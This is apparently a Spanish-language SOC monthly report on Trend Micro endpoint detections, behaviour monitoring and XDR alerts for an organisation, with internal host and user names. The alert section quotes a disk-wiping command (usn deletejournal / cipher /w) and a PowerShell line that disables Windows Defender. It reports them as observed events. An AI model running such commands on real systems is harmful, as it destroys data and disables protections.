
Detecciones en puntos finales Trendmicro

Se evidencian un total de **535** eventos de amenazas gestionados por Trend Micro, en su mayoría es por la detección por la regla **Possible_Hifrm-6** que detecta frames embebidos dentro de archivos que pueden redirigir a posibles URLS Maliciosas, se valida los eventos y se detecta que en su mayoría corresponde al grupo Gre Gestión Humana que genera archivos PDF detectados por la regla. Luego se encuentra la detección de Troyanos entre esto se encuentra la detección de archivo de instalación de **Agent Dexon 5.1.3.222.exe**



Top de equipos con mayor cantidad de detecciones


En el top de equipos se encuentra **GGH-CNA-01-2453** por archivos sospechosos dentro de la regla de archivos con objetos embebidos, dentro del top de equipos con mayor cantidad de eventos es **VRE-PA-RCH-3534** por la detección del archivo **Agent Dexon 5.1.3.222.exe**



Estadísticas Generales de detección

Top de usuarios con mas eventos.

En el top de usuarios se encuentra **mrojasm** por la detección de archivos con objetos embebidos, seguido de **ysierraf** por el mismo tipo de detección.



Behavior Monitoring


El módulo de Behavior Monitoring monitorea constantemente los puntos finales en busca de modificaciones inusuales en el sistema operativo o en el software instalado. Se detectaron por este módulo el archivo **Ahorro.exe** y **CARTERA.EXE** estos se detectaron como archivos nuevos.

Eventos Behavior Monitoring	
Etiquetas de fila	Cuenta de Subject
Newly Encountered Programs	56
C:\COBIS\AhorroVoluntario\Ahorro.exe	10
C:\COBIS\Cartera\CARTERA.EXE	18
C:\COBIS\Cesantias\Cesantias\CESANTIA.exe	9
C:\COBIS\Cesantias\Entidades\CESENTID.exe	2
C:\COBIS\Cobis-Clientes\mis.exe	2
C:\COBIS\Credito\Gestion\GESTION.exe	1
C:\COBIS\Credito\Tramites\TRAMITES.exe	1
C:\COBIS\CyB\CyB.exe	1
C:\COBIS\CyB\CyBAdmin\cybadmin.exe	1
C:\Cobis\Garantia\Garantia.exe	3
C:\Soporte\biometric desktop\MorphoDemo\TestDII\Morpho.exe	2
C:\Soporte\MorphoDemo\TestDII\Morpho.exe	1
C:\Soporte\TransferWMCapture\setup.exe	1
C:\Users\Administrador\AppData\Local\Temp\js-H4C7N.tmp\BiometricDesktop_PROD_2.0.5_Dos.tmp	1
C:\Users\cemartinezg\Documents\AppsCISA(1)\AppsCISA\mc.exe	2
C:\Users\nadiaz\Documents\AppsCISA(1)\AppsCISA\mc.exe	1
Threat Behavior Analysis	7
C:\Windows\System32\msiexec.exe	7
Total general	63

Estadísticas Generales de detección

Origen Behavior Monitoring

En el origen de eventos se puede ver que la mayoría corresponde a archivos descargados de correos.



Application Control

La política de application Control encontró el uso de la aplicación **whireshark**, listado dentro de aplicaciones bloqueadas por la solución.


Eventos Application Control	
Etiquetas de fila	Cuenta de File
GTI-TT-01-4264	2
Wireshark-4.4.1-x64.exe	2
Total general	2

7- Actividades Diciembre 2024

Estadísticas Generales de detección


Detecciones en puntos finales Trendmicro

Se evidencian un total de **1161 eventos** de amenazas gestionados por Trend Micro, en su mayoría es por la detección por la regla Possible_Hifrm-6 que detecta frames embebidos dentro de archivos que pueden redirigir a posibles URLS Maliciosas, se valida los eventos y se detecta que en su mayoría corresponde al grupo **Gre Gestión Humana** que genera archivos PDF detectados por la regla. Luego se encuentra la detección de Troyanos entre esto se encuentra la detección de archivo de instalación de **Agent Dexon 5.1.3.222.exe**



Top de equipos con mayor cantidad de detecciones


En el top de equipos se encuentra **GGH-CNA-01-2453** por archivos sospechosos dentro de la regla de archivos con objetos embebidos, dentro del top de equipos con mayor cantidad de eventos es **VGA-TCC-03-2331** por la detección del archivo **Agent Dexon 5.1.3.222.exe**.



Estadísticas Generales de detección

Top de usuarios con mas eventos.

En el top de usuarios se encuentra mrojasm por la detección de archivos con objetos embebidos, seguido de ysierraf por el mismo tipo de detección.



Behavior Monitoring

El módulo de Behavior Monitoring monitorea constantemente los puntos finales en busca de modificaciones inusuales en el sistema operativo o en el software instalado. Se detectaron por este módulo el archivo **TRAMITES.exe** y **Ahorro.exe** estos se detectaron como archivos nuevos.

Eventos Behavior Monitoring	
Etiquetas de fila	Cuenta de Subject
"C:\COBIS\Credito\Gestion\GESTION.exe"	1
"C:\Users\acifuentesr\AppData\Local\Temp\7zO417A71FF\Facturas de Cobro Notificacion de Embargo #00004770000111125896321000145823697113939711395214796852147853600000000000143699416171936817896582271963.exe"	1
"C:\Users\Administrador\Downloads\documents_20241220(2)\TransferWMCapture\setup.exe"	1
"C:\Soporte\BiometricDesktop_PROD_2.0.5.exe"	2
"C:\Soporte\Recursos Capture y Servicio TransferWmCapture V4\TransferWMCapture\setup.exe"	2
"C:\COBIS\Cobis-Clientes\mis.exe"	3
"C:\COBIS\Cesantias\Entidades\CESANTID.exe"	5
"C:\Users\ccardenast\Documents\output\regla1.exe"	5
"C:\COBIS\Cesantias\Cesantias\CESANTIA.exe"	6
"C:\COBIS\AhorroVoluntario\Ahorro.exe"	10
"C:\COBIS\Credito\Tramites\TRAMITES.exe"	12
Total general	48

Estadísticas Generales de detección

XDR Alertas Workbench.

Workbench, genera alertas de acuerdo con diferentes eventos correlacionados y les asigna una clasificación, se registraron 24 alertas ninguna con clasificación alta, dentro de estas se encuentra:

- Ejecución de comando sutil `usn deletejournal /d /n c: y cipher /w:C:\`, se escalo caso con administradores del servidor y se valido que correspondía a tareas administrativas, se recomienda el no uso del comando por borrado completo de información y no recomendado en entornos virtuales.

- El evento que mayor cantidad de registros muestra, es la ejecución de comando PowerShell `"C:\Windows\system32\windowspowershell\v1.0\powershell.exe" - Command Set-MpPreference -DisableRealtimeMonitoring $true` este no afecta al antivirus de Trend Micro ya que intenta desactivar Windows Defender.

- Domain Trust Discovery, está vinculado al intento de descubrimiento de relaciones de relaciones de confianza del dominio, este evento se genera por el despliegue de la herramienta Intune, de forma valida.

- El ultimo evento corresponde al acceso de la URL [https://fulzzar\[.\]blogspot\[.\]com/favicon.ico](https://fulzzar[.]blogspot[.]com/favicon.ico), como pruebas realizadas por parte del administrador de DarkTrace.


Score	Insight	Impact Scope	Case	Attack Phase
88	"IC-35600-20241123-00000 Alert 6 Adversary is trying to do Indicator Removal on Host which leads the Disk Wipe. Disk Content Wipe"	"Endpoint - Server: 1 User Account 2"	"Defensive evasion Impact"	6/12/2024 19:07
44	"IC-35600-20241212-00000 Alert 2 Possible Disabling of Antivirus Software (2)"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241221-00001 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241221-00000 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241219-00000 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Desktop: 1 User Account: 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241218-00004 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241218-00002 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241218-00003 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241218-00001 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241218-00000 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241217-00001 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Desktop: 1 User Account: 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241217-00000 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241216-00001 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241215-00000 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	15/12/2024 40:33
41	"WB-35600-20241212-00001 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241210-00000 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	#####
41	"WB-35600-20241206-00004 Alert 1 Possible Disabling of Antivirus Software"	Endpoint - Server: 1	"Execution Defensive evasion"	6/12/2024 16:36
41	"WB-35600-20241206-00002 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	5/12/2024 22:18
41	"WB-35600-20241206-00001 Alert 1 Possible Disabling of Antivirus Software"	Endpoint - Server: 1	"Execution Defensive evasion"	5/12/2024 21:00
41	"WB-35600-20241206-00000 Alert 1 Possible Disabling of Antivirus Software"	Endpoint - Server: 1	"Execution Defensive evasion"	5/12/2024 20:26
41	"WB-35600-20241203-00001 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	2/12/2024 21:56
41	"WB-35600-20241203-00000 Alert 1 Possible Disabling of Antivirus Software"	"Endpoint - Server: 1 User Account 1"	"Execution Defensive evasion"	2/12/2024 20:12
34	"IC-35600-20241122-00000 Alert 3 Environment probing (Domain Trust Discovery) has been detected"	"Endpoint - Desktop: 1 User Account: 1"	"Execution Credential Access Discovery"	#####
30	"WB-35600-20241213-00000 Alert 1 [Heuristic Attribute] URL Accessed Blocked by Web Reputation Service"	User Account: 1	#####	13/12/2024 48:53

8- Actividades Enero 2025

Estadísticas Generales de detección


Detecciones en puntos finales Tren micro

Se evidencian un total de **1076 eventos de amenazas** gestionados por Trend Micro, en su mayoría es por la detección por la regla **Possible_Hifrm-6** que detecta frames embebidos dentro de archivos que pueden redirigir a posibles URLs Maliciosas, se valida los eventos y se detecta que en su mayoría corresponde al grupo **Gre Gestión Humana** que genera archivos PDF detectados por la regla. Luego se encuentra la detección de Troyanos, relacionados con **keygen** para craqueo de software por parte del usuario **Nvillalba**.



Top de equipos con mayor cantidad de detecciones

